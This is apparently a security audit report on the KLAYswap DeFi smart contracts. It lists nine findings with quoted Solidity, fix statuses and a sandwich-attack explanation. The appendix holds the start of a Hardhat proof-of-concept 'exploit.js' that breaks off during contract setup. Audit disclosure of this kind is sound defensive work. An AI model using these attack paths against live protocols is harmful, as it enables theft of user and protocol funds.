OZYS

KLAYswap

Security Analysis Report

Prepared by

78ResearchLab

RedSpider

May 3, 2024

TABLE OF CONTENTS

PROJECT OVERALL

About Project

KLAYswap is an on-chain instant swap protocol using an Automated Market Maker (AMM) mechanism, allowing users to trade cryptocurrencies without order books by utilizing liquidity pools. Liquidity providers, who can hold any Klaytn Compatible Token (KCT), supply these pools and earn transaction fees proportionate to their contributions. The protocol adjusts token prices based on the constant product formula $x \cdot y=k$

Target Summary

Name	KLAYswap
Website	https://klayswap.com/
Repository	https://github.com/KlaySwap/klayswap-v2-smart-contracts https://github.com/KlaySwap/klayswap-v3-smart-contracts
Commit	777cb244eb615aa436d6f99d888fcaacb1275583
Network	Klaytn
Languages	Solidity
Method	Source code auditing
Timeline	April 17, 2024 ~ May 3, 2024

SCOPE

We were provided with the GitHub repository to review. Although the base commit for the audit was set to 777cb244, we also reviewed updates and fixes that were committed subsequently. We primarily focused on features and scripts related to the migration of the client product, KLAYswap, and the integration of the KSP token.

Source code

Name	commit
KLAYswap	777cb244eb615aa436d6f99d888fcaacb1275583

```
contracts/
├── migration
│   ├── Governance.impl.new.sol
│   ├── Governance.impl.old.sol
│   ├── Governance.sol
│   ├── KlaytnExchange.sol
│   ├── KlaytnFactory.impl.new.sol
│   ├── KlaytnFactory.impl.old.sol
│   ├── KlaytnFactory.sol
│   ├── test
│   │   ├── ISinglePool.sol
│   │   └── OldExchange.sol
│   ├── VotingKSP.impl.new.sol
│   ├── VotingKSP.impl.old.sol
│   └── VotingKSP.sol
├── v5
│   ├── EIP2771Recipient.sol
│   ├── ERC20.sol
│   ├── gov
│   │   ├── BuybackFund.impl.sol
│   │   ├── Governance.impl.sol
│   │   ├── Governor.impl.sol
│   │   ├── interfaces
│   │   │   ├── IBuybackFund.sol
│   │   │   ├── IGovernance.sol
│   │   │   ├── IGovernor.sol
│   │   │   ├── IVerifier.sol
│   │   │   └── IVotingRewardToken.sol
│   │   ├── verifier
│   │   │   └── ChangeMiningRates.sol
│   │   └── VotingRewardToken.impl.sol
│   ├── interfaces
│   │   └── IUniversalRouter.sol
│   ├── libraries
```

```
|   |   ├── Address.sol
|   |   ├── SafeERC20.sol
|   |   ├── SafeMath.sol
|   |   └── UQ112x112.sol
|   ├── Migrations.sol
|   ├── misc
|   |   ├── IERC20.sol
|   |   ├── Initializable.sol
|   |   └── IWETH.sol
|   ├── RewardTreasury.sol
|   ├── supporter
|   |   └── Helper.formula.sol
|   ├── TransparentUpgradeableProxyV5.sol
|   ├── treasury
|   |   ├── AirdropOperator.sol
|   |   ├── Distribution.impl.sol
|   |   ├── Distribution.sol
|   |   ├── interfaces
|   |   |   ├── IDistribution.sol
|   |   |   └── ITreasury.sol
|   |   └── Treasury.impl.sol
|   ├── v2
|   |   ├── Exchange.impl.sol
|   |   ├── Exchange.sol
|   |   ├── Factory.impl.sol
|   |   ├── interfaces
|   |   |   ├── IExchange.sol
|   |   |   ├── IFactory.sol
|   |   |   ├── IRewardToken.sol
|   |   |   └── IRouter.sol
|   |   ├── RewardToken.sol
|   |   └── V2Router.impl.sol
|   ├── view
|   |   ├── BridgeGetter.sol
|   |   ├── BridgeVaultView.sol
|   |   ├── BridgeView.sol
|   |   ├── GovernorView.sol
|   |   ├── MiningView.sol
|   |   ├── MiningViewWrap.sol
|   |   ├── SwapUtil.sol
|   |   ├── SwapView.sol
|   |   ├── TokenBalanceOf.sol
|   |   ├── TreasuryView.sol
|   |   └── VotingView.sol
|   └── wallet
|       ├── ChiefMultiSigWallet.sol
```

```
|       └── MultiSigWallet.sol
└── v7
    ├── core
|   ├── interfaces
    |   |   ├── callback
    |   |   |   ├── IUniswapV3FlashCallback.sol
    |   |   |   ├── IUniswapV3MintCallback.sol
    |   |   |   └── IUniswapV3SwapCallback.sol
    |   |   ├── IERC20Minimal.sol
    |   |   ├── IUniswapV3Factory.sol
    |   |   ├── IUniswapV3PoolDeployer.sol
    |   |   ├── IUniswapV3Pool.sol
    |   |   ├── LICENSE
    |   |   └── pool
    |   |       ├── IUniswapV3PoolActions.sol
    |   |       ├── IUniswapV3PoolDerivedState.sol
    |   |       ├── IUniswapV3PoolEvents.sol
    |   |       ├── IUniswapV3PoolImmutables.sol
    |   |       ├── IUniswapV3PoolOwnerActions.sol
    |   |       └── IUniswapV3PoolState.sol
    |   ├── libraries
    |   |   ├── BitMath.sol
    |   |   ├── FixedPoint128.sol
    |   |   ├── FixedPoint96.sol
    |   |   ├── FullMath.sol
    |   |   ├── LICENSE
    |   |   ├── LICENSE_MIT
    |   |   ├── LiquidityMath.sol
    |   |   ├── LowGasSafeMath.sol
    |   |   ├── Oracle.sol
    |   |   ├── Position.sol
    |   |   ├── SafeCast.sol
    |   |   ├── SqrtPriceMath.sol
    |   |   ├── SwapMath.sol
    |   |   ├── TickBitmap.sol
    |   |   ├── TickMath.sol
    |   |   ├── Tick.sol
    |   |   ├── TransferHelper.sol
    |   |   └── UnsafeMath.sol
    |   ├── UniswapV3FactoryImpl.sol
    |   ├── UniswapV3Factory.sol
    |   ├── UniswapV3PoolDeployer.sol
    |   ├── UniswapV3PoolImpl.sol
    |   └── UniswapV3Pool.sol
├── interfaces
    |   ├── IBuybackFund.sol
```

```
    ├── IExchange.sol
    ├── IGovernance.sol
    ├── IRewardToken.sol
    ├── IV2Factory.sol
    └── IV2Router.sol
├── periphery
    ├── base
    │   ├── BlockTimestamp.sol
    │   ├── ERC721Permit.sol
    │   ├── LiquidityManagement.sol
    │   ├── Multicall.sol
    │   ├── PeripheryImmutableState.sol
    │   ├── PeripheryPayments.sol
    │   ├── PeripheryPaymentsWithFee.sol
    │   ├── PeripheryValidation.sol
    │   ├── PoolInitializer.sol
    │   └── SelfPermit.sol
    ├── interfaces
    │   ├── external
    │   │   ├── IERC1271.sol
    │   │   ├── IERC20PermitAllowed.sol
    │   │   └── IWETH9.sol
    │   ├── IERC20Metadata.sol
    │   ├── IERC721Permit.sol
    │   ├── IMulticall.sol
    │   ├── INonfungiblePositionManager.sol
    │   ├── INonfungibleTokenPositionDescriptor.sol
    │   ├── IPeripheryImmutableState.sol
    │   ├── IPeripheryPayments.sol
    │   ├── IPeripheryPaymentsWithFee.sol
    │   ├── IPoolInitializer.sol
    │   ├── IQuoter.sol
    │   ├── IQuoterV2.sol
    │   ├── ISelfPermit.sol
    │   ├── ISwapRouter.sol
    │   ├── ITickLens.sol
    │   ├── IUniversalRouter.sol
    │   ├── IV3Estimator.sol
    │   ├── IV3Migrator.sol
    │   └── IV3Treasury.sol
    ├── lens
    │   ├── Quoter.sol
    │   ├── QuoterV2.sol
    │   ├── README.md
    │   ├── TickLens.sol
    │   └── UniswapInterfaceMulticall.sol
```

```
|   ├── libraries
|   |   ├── BytesLib.sol
|   |   ├── CallbackValidation.sol
|   |   ├── ChainId.sol
|   |   ├── HexStrings.sol
|   |   ├── LiquidityAmounts.sol
|   |   ├── NFTDescriptor.sol
|   |   ├── NFTSVG.sol
|   |   ├── OracleLibrary.sol
|   |   ├── Path.sol
|   |   ├── PoolAddress.sol
|   |   ├── PoolTicksCounter.sol
|   |   ├── PositionKey.sol
|   |   ├── PositionValue.sol
|   |   ├── SqrtPriceMathPartial.sol
|   |   ├── TokenRatioSortOrder.sol
|   |   └── TransferHelper.sol
|   ├── NonfungiblePositionManager.sol
|   ├── NonfungibleTokenPositionDescriptor.sol
|   ├── PathFinder.sol
|   ├── PositionMigrator.impl.sol
|   ├── SwapRouter.sol
|   ├── TransparentUpgradeableProxy.sol
|   ├── UniversalRouter.impl.sol
|   ├── V3AirdropOperator.sol
|   ├── V3Estimator.sol
|   ├── V3Migrator.sol
|   └── V3Treasury.impl.sol
├── README.md
└── view
    ├── V3FactoryView.sol
    ├── V3PositionView.sol
    └── V3TreasuryView.sol
```

RISK CLASSIFICATION

Severity


Our risk classification is based on Severity Categorization of code4ena.

> High ●
>
> Assets can be stolen, lost, compromised directly or indirectly via a valid attack path (e.g. Malicious Input Handling, Escalation of privileges, Arithmetic).

> Medium ●
>
> Assets not at direct risk, but the function of the protocol or its availability could be impacted, or leak value with a hypothetical attack path with stated assumptions, but external requirements.

> Low ●
>
> Assets are not at risk. User mistake, misuse of privileges, governance risk fall under this grade.

FINDINGS BREAKDOWN



Severity	Acknowledged	Fixed	Total
● High	1	3	4
● Medium	1	2	3
● Low	1	1	2
			9

* Fixed : Risk is fixed by Ozys.

* Acknowledged : Ozys has recognized the risk but has not addressed it, as it poses only a minor impact.

FINDINGS

HIGH

H-01. Some codes fetch wrong mined value after migrating to the new KLAYswap

Fixed

IMPACT

The new KLAYswap calls `mined` function which is for the old KLAYswap, leading to wrong Tokenomics.

DESCRIPTION

Function `mined` checks the quantity of KSP that has been distributed so far. Since the value is fixed when `epoch` is greater than `lastMiningEpoch`, it must be called only from the old KLAYswap.

```
// for old KLAYswap
function mined() public view returns (uint256) {
    uint256 epoch = GovernanceLike(owner).epoch();
    return (epoch >= lastMiningEpoch) ? GovernanceLike(owner).epochMined(epoch) : _mined();
}

// for new KLAYswap
function newMined() public view returns (uint256) {
    return _mined();
}
```

File 1 - KlaytnFactory.impl.new.sol Function: mined

However some codes in v5 calls `mined` instead of `newMined`, causing wrong Tokenomics or returning wrong value.

Functions below calls `mined`.

- v5/gov/Governance.impl.sol : `setMiningRate`
- v5/view/MiningViewWrap.sol : `getFullData`, `getFixedData`, `getPoolData`
- v5/view/SwapUtil.sol : `getMiningIndex`
- v5/view/SwapView.sol : `getMiningIndex`
- v5/view/TreasuryView.sol : `getMiningIndex`
- v5/view/VotingView.sol : `getMiningIndex`

RECOMMENDATIONS

Call `newMined`, not `mined`.

STATUS Fixed

Ozys : Fixed a call to the `mined` function to the `newMined` function.
fixed in commit `580a28a003ea06f59a17e9033180d81bb18fb00c`.

H-02. Some values are not initiated while deploying the new Governance for Migration. Fixed

IMPACT

1. `epoch` doesn't increase since `nextTime` and `interval` have not been set.

2. `VotingKSP` contract cannot call governance contract since `vRewardToken` has not been set.

3. Pools created from `v3Factory` are not handled correctly since `v3Factory` has not been set.

DESCRIPTION

According to the `test/ksp_migration.js`, initial values for execution of Governance are set by calling functions in the following order while deploying the new Governance, `Governance.impl.sol`.

- `_initialize`
- `setV2Addresses`
- `setBuyback`
- `setGovernor`

At the time, some values are not initialized and can affect the future contract execution.

1. Initializing nextTime, interval

`interval` and `nextTime` remains 0 since function `setTimeParams`, which sets those values are not called.

```
function setMiningRate() external {
    require(msg.sender == tx.origin);
    require(vRewardTokenMiningRate != 0);
    require(singlePoolMiningRate != 0);
    require(nextTime < now);

    epoch = epoch + 1;
    epochMined[epoch] = IRewardToken(rewardToken).mined();
    epochRates[epoch][address(0)] = vRewardTokenMiningRate;
    epochRates[epoch][address(1)] = singlePoolMiningRate;
    epochRates[epoch][address(2)] = treasuryMiningRate;
    epochRates[epoch][address(3)] = uint256(10000).sub(
            vRewardTokenMiningRate.add(singlePoolMiningRate).add(treasuryMiningRate));

    prevTime = nextTime;
    nextTime = nextTime.add(
        now.sub(prevTime).div(interval).add(1).mul(interval)
    ); //nextTime = nextTime + (1 + (now - nextTime) / interval) * interval
```

```
        IBuybackFund(buyback).epochBurn();

        emit UpdateEpoch(
            epoch,
            epochMined[epoch],
            epochRates[epoch][address(0)],
            epochRates[epoch][address(1)],
            epochRates[epoch][address(2)],
            epochRates[epoch][address(3)],
            prevTime,
            nextTime
        );
    }
```

File 2 - Governance.impl.sol Function: setMiningRate

When `setMiningRate` is called to set `epoch` in this state, calculation of `nextTime` is reverted with division by zero because `interval` is 0.

2. Initializing vRewardToken

Functions as `sendReward` in `VotingKSP` can't be called since `setvRewardToken` which sets `vRewardToken` has not been called, leading to malfunction of rewarding process.

```
function sendReward(address user, uint256 amount) external nonReentrant {
    require(
        msg.sender == vRewardToken ||
        msg.sender == singlePoolTransferStrategy ||
        msg.sender == rewardTreasury
    );
    IRewardToken(rewardToken).sendReward(user, amount);
}
```

File 3 - Governance.impl.sol Function: sendReward

3. Initializing v3Factory

If `msg.sender` is a pool that exists in `v3Factory` or `vRewardToken`, `singlePoolTransferStrategy`, `rewardTreasury`, the `epoch` handling is not being done correctly since function `setV3Factory` which sets `v3Factory` is not called.

```
function acceptEpoch() external {
    require(
        IFactory(factory).poolExist(msg.sender) ||
        IFactory(v3Factory).poolExist(msg.sender) ||
        msg.sender == vRewardToken ||
        msg.sender == singlePoolTransferStrategy||
        msg.sender == rewardTreasury
    );

    address pool = msg.sender;
    if (pool == vRewardToken) {
        pool = address(0);
    } else if (pool == singlePoolTransferStrategy) {
        pool = address(1);
    } else if (pool == rewardTreasury) {
        pool = address(2);
    }

    lastEpoch[pool] = epoch;
}
```

File 4 - Governance.impl.sol Function: acceptEpoch

RECOMMENDATIONS

1. Call function `setTimeParams` to set `interval` and `nextTime`.

2. Call function `setvRewardToken` to set `vRewardToken` as a proper address.

3. Call function `setV3Factory` to set `v3Factory` as a proper address.

STATUS Fixed

Ozys : Added call to the `setTimeParams`, `setvRewardToken`, `setV3Factory` in the script.
fixed in commit `f02384a320db11eca31a54ea41d5ecf4683ef881`.

H-03. rewardTreasury setter doesn't exists in new Governance. Fixed

IMPACT

Unable to call `sendReward` and `acceptEpoch` because there's no code for setting `rewardTreasury` within Governance contract.

DESCRIPTION

The treasury contract utilizes `acceptEpoch` function to handle `epoch` and `sendReward` function to transfer `rewardToken`. For this, the `rewardTreasury` in Governance must be set to a proper address, but it cannot be since there is no setter for `rewardTreasury`.

```
function sendReward(address user, uint256 amount) external nonReentrant {
    require(
        msg.sender == vRewardToken ||
        msg.sender == singlePoolTransferStrategy ||
        msg.sender == rewardTreasury
    );
    IRewardToken(rewardToken).sendReward(user, amount);
}
```

File 5 - Governance.impl.sol Function: sendReward

RECOMMENDATIONS

Add setter for `rewardTreasury`.

STATUS Fixed

Ozys : Added rewardTreasury setter in the new Governance.
fixed in commit `f86b85c98e7a658a27e25084372e07dc5e01b708`.

H-04. Funds can be stolen during the buyback process through a sandwich attack. Acknowledged

IMPACT

The buyback fund can be stolen due to a possible Sandwich attack during buyback process.

DESCRIPTION

`BuybackFund` is a contract that boosts trading activity within the pool by taking a portion of the fees generated from `Exchange`, converting it to KSP, returning it back to the pool.

```
function buybackInternal(address pool) private {
    address token0 = IExchange(pool).token0();
    uint256 amountA = 0;
    uint256 burntA = 0;
    if(validToken[token0]){
        amountA = fund0[pool];
        fund0[pool] = 0;
        burntA = exchange(token0, amountA);
    }

    address token1 = IExchange(pool).token1();
    uint256 amountB = 0;
    uint256 burntB = 0;
    if(validToken[token1]){
        amountB = fund1[pool];
        fund1[pool] = 0;
        burntB = validToken[token1] ? exchange(token1, amountB) : 0;
    }

    uint256 nextEpoch = (IGovernance(governance).epoch()).add(1);
    uint256 burnt = burntA.add(burntB);
    if(burnt != 0){
        totalDailyBurnt[nextEpoch] = totalDailyBurnt[nextEpoch].add(burnt);
        dailyBurnt[pool][nextEpoch] = dailyBurnt[pool][nextEpoch].add(burnt);

        emit Buyback(pool, amountA, amountB, burnt, dailyBurnt[pool][nextEpoch],
        totalDailyBurnt[nextEpoch]);
    }

    updateBoostingBurnt(pool, nextEpoch);
}
```

File 6 - BuybackFund.impl.sol Function: buybackInternal

To achieve this, the `Operator` must call the `buyback` function to convert the buyback fund accumulated over a certain period into KSP. During this process, the `exchange` function is utilized.

```
function exchange(address token, uint256 amount) private returns (uint256) {
    if(token == rewardToken || amount == 0) return amount;

    uint256 bal = token == address(0) ? (address(this)).balance : IERC20(token).balanceOf(address(this));
    if(bal < amount) amount = bal;

    uint256 diff = IERC20(rewardToken).balanceOf(address(this));

    if (pathPools[token].length > 0) {
        IUniversalRouter(universalRouter).swapExactTokensForTokens(
            amount,
            1,
            IUniversalRouter.SwapParams({
                to: address(this),
                path: paths[token],
                pool: pathPools[token],
                deadline: block.timestamp
            })
        );
    }

    diff = (IERC20(rewardToken).balanceOf(address(this))).sub(diff);
    IERC20(rewardToken).transfer(rewardToken, diff.div(2));
    IVotingRewardToken(vRewardToken).updateBuybackIndex(diff.div(2));

    return diff;
}
```

File 7 - BuybackFund.impl.sol Function: exchange

`exchange` function converts token via router in accordance with prescribed `path`. At this moment, the parameter of `amountOutMin` has been set as 1, making sandwich attack possible.

PoC

A PoC for giving demonstration of sandwich attack is constructed as follows.

1. v5 contract deploy and setup

2. Create WETH-KSP pair pool using Factory and provide liquidity to them.

3. Add a function to `BuybackFund` which adds `fund0` in WETH-KSP pool (Pretends `fund0` is accumulated in `BuybackFund` from `fee`)

4. Perform Sandwich attack.

To run PoC, see APPENDIX.

RECOMMENDATIONS

Let Operator explicitly give `amountOutMin` value when calling `buyback` function to prevent Sandwich Attack.

STATUS

Acknowledged

Ozys : We recognized this issue but we assume that attacker could not make a significant profit by sandwich attack since the amount traded at one time is not very large. Most of trading amount is around $1~$2 when KLAYswap buybacks.

78ResearchLab : If the trading volume is small, it does not seem to be a significant issue.

MEDIUM

M-01. Some addresses used in Meshswap are hardcoded in AirdropOperator

Acknowledged

IMPACT

Can't create `Distribution` using `AirdropOperator`.

DESCRIPTION

There are hardcoded addresses set for Meshswap in contract `AirdropOperator`. Those addresses are invalid in Klaytn, since they are only valid in Polygon chain. Eventually when `owner` calls `createDistribution` function, it will revert due to a reference of nonexistent addresses.

```
contract AirdropOperator {
    // mumbai : 0x7E6863De2aAf37320d1a755FF50EB182455c8256
    address public constant treasury =
        0x51a4b6556b21AEC229F4Ca372044a505FE16Ce19;
    // mumbai : 0x48eB6bdD4ff9FeCECaf64bB2c0435ac654186386
    address public constant factory =
        0x9F3044f7F9FC8bC9eD615d54845b4577B833282d;
    // mumbai : 0x6a5d8703e612CFe33388Cf0C92d409934Fad98Cb
    address public constant rewardToken = 0x82362Ec182Db3Cf7829014Bc61E9BE8a2E82868a;

    // 생략
}
```

File 8 - AirdropOperator.sol Contract: AirdropOperator

RECOMMENDATIONS

Change invalid addresses to contract addresses deployed on Klaytn when using `AirdropOperator`.

STATUS

Acknowledged

Ozys : We will correct the addresses to the actual deployed addresses after deploying major contract in Klaytn.

M-02. NonfungibleTokenPositionDescriptor has not been initialized

Fixed

IMPACT

This contract will not perform correctly since `NonfungibleTokenPositionDescriptor` is not properly initialized.

DESCRIPTION

In the migration script, address of `NonfungibleTokenPositionDescriptor` is used right after it is deployed to initialize `NonfungiblePositionManager`.

```
// 생략

const NonfungibleTokenPositionDescriptor = await ethers.getContractFactory(
  "NonfungibleTokenPositionDescriptor",
  {
    libraries: {
      NFTDescriptor: nftDescriptor.address
    },
  },
);
const nonfungibleTokenPositionDescriptor = await NonfungibleTokenPositionDescriptor.deploy();
await nonfungibleTokenPositionDescriptor.deployed();

const NonfungiblePositionManager = await
ethers.getContractFactory("NonfungiblePositionManager");
const nonfungiblePositionManager = await NonfungiblePositionManager.deploy(
  addresses.UniswapV3Factory,
  addresses.WETH,
  addresses.NonfungibleTokenPositionDescriptor,
);

// 생략
```

File 9 - ksp_migration.js

`NonfungibleTokenPositionDescriptor` contract initializes `WTH9` and `nativeCurrencyLabelBytes` by using `_initialize` . However `_initialize` function is not called in `ksp_migration.js`, making those values not being initialized properly. Eventually leading functions in `NonfungibleTokenPositionDescriptor`, such as `nativeCurrencyLabel`, `tokenURI`, `tokenRatioPriority`, to perform incorrectly.

```
contract NonfungibleTokenPositionDescriptor is INonfungibleTokenPositionDescriptor {
    address public WETH9;
    /// @dev A null-terminated string
    bytes32 public nativeCurrencyLabelBytes;

    constructor() {}

    function _initialize(address _WETH9, bytes32 _nativeCurrencyLabelBytes) external {
        require(WETH9 == address(0));
        WETH9 = _WETH9;
        nativeCurrencyLabelBytes = _nativeCurrencyLabelBytes;
    }
        // 생략
}
```

File 10 – NonfungibleTokenPositionDescriptor.sol

RECOMMENDATIONS

Call `_initialize` to initialize values after deploying `NonfungibleTokenPositionDescriptor` contract or initialize values through constructor.

STATUS Fixed

Ozys : Rewrote migration test script to initialize `NonfungibleTokenPositionDescriptor`.
fixed in commit `cd13aaa233c43bf369287987ab383dd38e302620`.

M-03. epochBurn is reverted due to incorrect implementation of buyback Fixed

IMPACT

In the buyback contract, when performing function `exchange`, an incorrect value is returned, resulting in the balance not being properly updated. Consequently, a revert occurs when governance make a call to `epochBurn` in the future.

DESCRIPTION

buyback contract calls `exchange` function to convert buybacked tokens to KSP tokens.

```
function exchange(address token, uint256 amount) private returns (uint256) {
    if(token == rewardToken || amount == 0) return amount;

    uint256 bal = token == address(0) ? (address(this)).balance :
IERC20(token).balanceOf(address(this));
    if(bal < amount) amount = bal;

    uint256 diff = IERC20(rewardToken).balanceOf(address(this));

    if (pathPools[token].length > 0) {
        IUniversalRouter(universalRouter).swapExactTokensForTokens(
            amount,
            1,
            IUniversalRouter.SwapParams({
                to: address(this),
                path: paths[token],
                pool: pathPools[token],
                deadline: block.timestamp
            })
        );
    }

    diff = (IERC20(rewardToken).balanceOf(address(this))).sub(diff);
    IERC20(rewardToken).transfer(rewardToken, diff.div(2));
    IVotingRewardToken(vRewardToken).updateBuybackIndex(diff.div(2));

    return diff;
}
```

File 11 - BuybackFund.impl.sol Function: exchange

At this moment, half of the buybacked KSP should be sent to `rewardToken` for vKSP holders and rest of it should be updated as `burnt` value. But `exchange` function returns `diff`, not half of `diff`.

```
function epochBurn() external onlyGovernance {
    uint256 epoch = IGovernance(governance).epoch();
    require(!epochBurnt[epoch]);
    epochBurnt[epoch] = true;

    uint256 amount = totalDailyBurnt[epoch];
    IERC20(rewardToken).burn(amount);

    emit EpochBurnt(epoch, amount);
}
```

When governance attempts to burn KSP via `epochBurn`, the `amount` value is not equal to the actual KSP amount in buyback contract, causing `burn` to fail.

RECOMMENDATIONS

Make sure `exchange` function returns `diff.div(2)`.

STATUS Fixed

Ozys : Since we corrected the problem before the contract auditing, the fix is a bit different from suggestion. We changed `epochBurn()` function to burn as much as `div(2)`, instead of changing `diff.div(2)` within `exchange()` function. Being distant from it's name, `dailyBurnt` arrays refer buybacked amount of rewards.
fixed in commit `2a2bed38c70c0b6cb6dfbd2a511b208dbe256b86`.

LOW

L-01. Function afterMiningFinisihed is unintentionally cannot be called after mining

Fixed

IMPACT

Cannot change Rate values since function `afterMiningFinished`, which should be called after the migration, is not called .

DESCRIPTION

```
function afterMiningFinished() external onlyOwner {
    require(lastMiningEpoch >= epoch && poolVotingRate != 0);
    poolVotingRate = 0;
    v3PoolVotingRate = 0;
    feeShareRate = 80;
    v3BuybackRate = 80;
}
```

File 12 - Governance.impl.new.sol Function: afterMiningFinished

After the migration is completed, `afterMiningFinished` adjusts Rate values to reset `feeShareRate` and `poolVotingRate`.
In the above code, `epoch` is a moment that migration is finished, so it must be after the `lastMiningEpoch`. To ensure it, the require condition should be `epoch >= lastMiningEpoch` but the present require condition is `lastMiningEpoch >= epoch` which makes a call to `afterMiningFinished` possible only when `epoch == lastMiningEpoch`.

RECOMMENDATIONS

Fix require condition in `afterMiningFinished` as follows.

```
function afterMiningFinished() external onlyOwner {
    require(lastMiningEpoch <= epoch && poolVotingRate != 0);
    poolVotingRate = 0;
    v3PoolVotingRate = 0;
    feeShareRate = 80;
    v3BuybackRate = 80;
}
```

STATUS Fixed

Ozys : Changed condition `lastMiningEpoch >= epoch` to `lastMiningEpoch <= epoch`.
fixed in commit `b63fc24d5f2266f6b01448354213f0339ac6bf65`.

L-02. The deadline function doesn't work within swapExactTokensForTokens

Acknowledged

IMPACT

Pending transaction can be abused in the future because operator is unable to set `deadline` when `BuybackFund` calls `swapExactTokensForTokens` function via `exchange` function.

DESCRIPTION

The following illustrates how `BuybackFund` calls `swapExactTokensForTokens`.

```
function exchange(address token, uint256 amount) private returns (uint256) {

    ...

    if (pathPools[token].length > 0) {
        IUniversalRouter(universalRouter).swapExactTokensForTokens(
            amount,
            1,
            IUniversalRouter.SwapParams({
                to: address(this),
                path: paths[token],
                pool: pathPools[token],
                deadline: block.timestamp
            })
        );
    }

    ...
}
```

File 13 - BuybackFund.impl.sol Function: exchange

Since `deadline` parameter of `SwapParams` has been set as `timestamp`, the `deadline` function will not work.
If `deadline` has not been set, a Sandwich attack can occur as below regardless of whether `amountOutMin` was properly set or not.

1. Set `amountOutMin` to 99eth to receive 100eth, but the transaction remains in the mempool since it is not selected by the miner.

2. At this moment, the eth price decreases and operator is able to receive much more eth with same `amountIn`.

3. In this case an attacker can perform Sandwich attack to steal fund where the eth price doesn't drop below `amountOutMin`.

RECOMMENDATIONS

Enable setting `deadline` explicitly during the `buyback` process.

STATUS

Acknowledged

Ozys : As a sandwich attack in buyback fund, attacker would not be able to steal significant asset.

78ResearchLab : If the trading volume is small, it does not seem to be a significant issue.

APPENDIX

PoC for H-04

To run the PoC, add a function below to `BuybackFund.impl.sol`.

```
function updatePoolAndFund(address pool, uint256 amount) external {
    fund0[pool] = fund0[pool].add(amount);
    emit UpdateFund0(pool, amount, fund0[pool]);
}
```

Run Poc with command `npx harhat run exploit.js`

```
const { ethers, network } = require("hardhat");
const {
  impersonateAccount,
  setEthBalance,
  mineBlock
} = require("./utils");

async function main() {
  // Setup
  let deployerAddress = "0x22dCef206237B9595B872f07c876cb301Fcb35fe";
  addresses = []
  addresses["WETH"] = "0xe4f05a66ec68b54a58b17c22107b02e0232cc817";
  addresses["RewardToken"] = "0xc6a2ad8cc6e4a7e08fc37cc5954be07d499e7654";
  addresses["OldGovernance"] = "0xC1b09d27E94C6E0D4943c2c42661B3732cb093DC";
  addresses["VotingRewardToken"] = "0x2F3713F388BC4b8b364a7A2d8D57c5Ff4E054830";

  deployer = await impersonateAccount(network, deployerAddress);
  await setEthBalance(
    deployerAddress,
    ethers.utils.parseEther("1.0").toHexString().replace("0x0", "0x")
  );
```

```
  const TransparentUpgradeableProxyV5 = await
ethers.getContractFactory("TransparentUpgradeableProxyV5");


  // V2Factory
  const V2FactoryImpl = await ethers.getContractFactory("FactoryImpl");
  const factoryImpl = await V2FactoryImpl.deploy();


  const ExchangeImpl = await ethers.getContractFactory("ExchangeImpl");
  const exchangeImpl = await ExchangeImpl.deploy();


  let factoryProxy = await TransparentUpgradeableProxyV5.deploy(
    factoryImpl.address,
    deployerAddress,
    V2FactoryImpl.interface.encodeFunctionData("_initialize", [
      deployerAddress,
      exchangeImpl.address,
      addresses.RewardToken,
      addresses.WETH,
      1001
    ]),
  );
  console.log("V2Factory", factoryProxy.address);
  addresses[`V2Factory`] = factoryProxy.address;


  // V2Router
  const V2RouterImpl = await ethers.getContractFactory("V2RouterImpl");
  const v2RouterImpl = await V2RouterImpl.deploy();


  let routerProxy = await TransparentUpgradeableProxyV5.deploy(
    v2RouterImpl.address,
    deployerAddress,
    V2RouterImpl.interface.encodeFunctionData("_initialize", [
      factoryProxy.address,
      addresses.WETH,
```

```
  ]),
);
console.log("V2Router", routerProxy.address);
addresses[`V2Router`] = routerProxy.address;

v2factory = await ethers.getContractAt('FactoryImpl', addresses.V2Factory, deployer);

await v2factory.setRouter(
  addresses.V2Router
)

// V2Treasury
const V2TreasuryImpl = await ethers.getContractFactory("TreasuryImpl");
const v2TreasuryImpl = await V2TreasuryImpl.deploy();

const DistributionImpl = await ethers.getContractFactory("DistributionImpl");
const distributionImpl = await DistributionImpl.deploy();

let v2TreasuryProxy = await TransparentUpgradeableProxyV5.deploy(
  v2TreasuryImpl.address,
  deployerAddress,
  V2TreasuryImpl.interface.encodeFunctionData("_initialize", [
    deployerAddress,
    distributionImpl.address,
    addresses.RewardToken,
    '0'
  ]),
);
console.log("V2Treasury", v2TreasuryProxy.address);
addresses[`V2Treasury`] = v2TreasuryProxy.address;

// Governance
const GovernanceImpl = await ethers.getContractFactory("GovernanceImpl");
const governanceImpl = await GovernanceImpl.deploy();
```

```
let governanceProxy = await TransparentUpgradeableProxyV5.deploy(
  governanceImpl.address,
  deployerAddress,
  GovernanceImpl.interface.encodeFunctionData("_initialize", [
    deployerAddress,
    deployerAddress,
    addresses.V2Treasury
  ]),
);
console.log("Governance", governanceProxy.address);
addresses[`Governance`] = governanceProxy.address;

governance = await ethers.getContractAt('GovernanceImpl', addresses.Governance, deployer);

await governance.setV2Addresses(
  addresses.V2Factory,
  addresses.V2Router,
  addresses.RewardToken,
);

const timeStamp = (await ethers.provider.getBlock("latest")).timestamp
await governance.setTimeParams(
  1000,
  timeStamp + 100
)

// BuybackFund
const BuybackFundImpl = await ethers.getContractFactory("BuybackFundImpl");
const buybackFundImpl = await BuybackFundImpl.deploy();

let buybackFundProxy = await TransparentUpgradeableProxyV5.deploy(
  buybackFundImpl.address,
  deployerAddress,
```

```
  BuybackFundImpl.interface.encodeFunctionData("_initialize", [
    deployerAddress,
    addresses.Governance,
  ]),
);
console.log("BuybackFund", buybackFundProxy.address);
addresses[`BuybackFund`] = buybackFundProxy.address;

await governance.setBuyback(
  addresses.BuybackFund
);

// Governor
const GovernorImpl = await ethers.getContractFactory("GovernorImpl");
const governorImpl = await GovernorImpl.deploy();

let governorProxy = await TransparentUpgradeableProxyV5.deploy(
  governorImpl.address,
  deployerAddress,
  GovernorImpl.interface.encodeFunctionData("_initialize", [
    deployerAddress,
    deployerAddress,
    addresses.Governance,
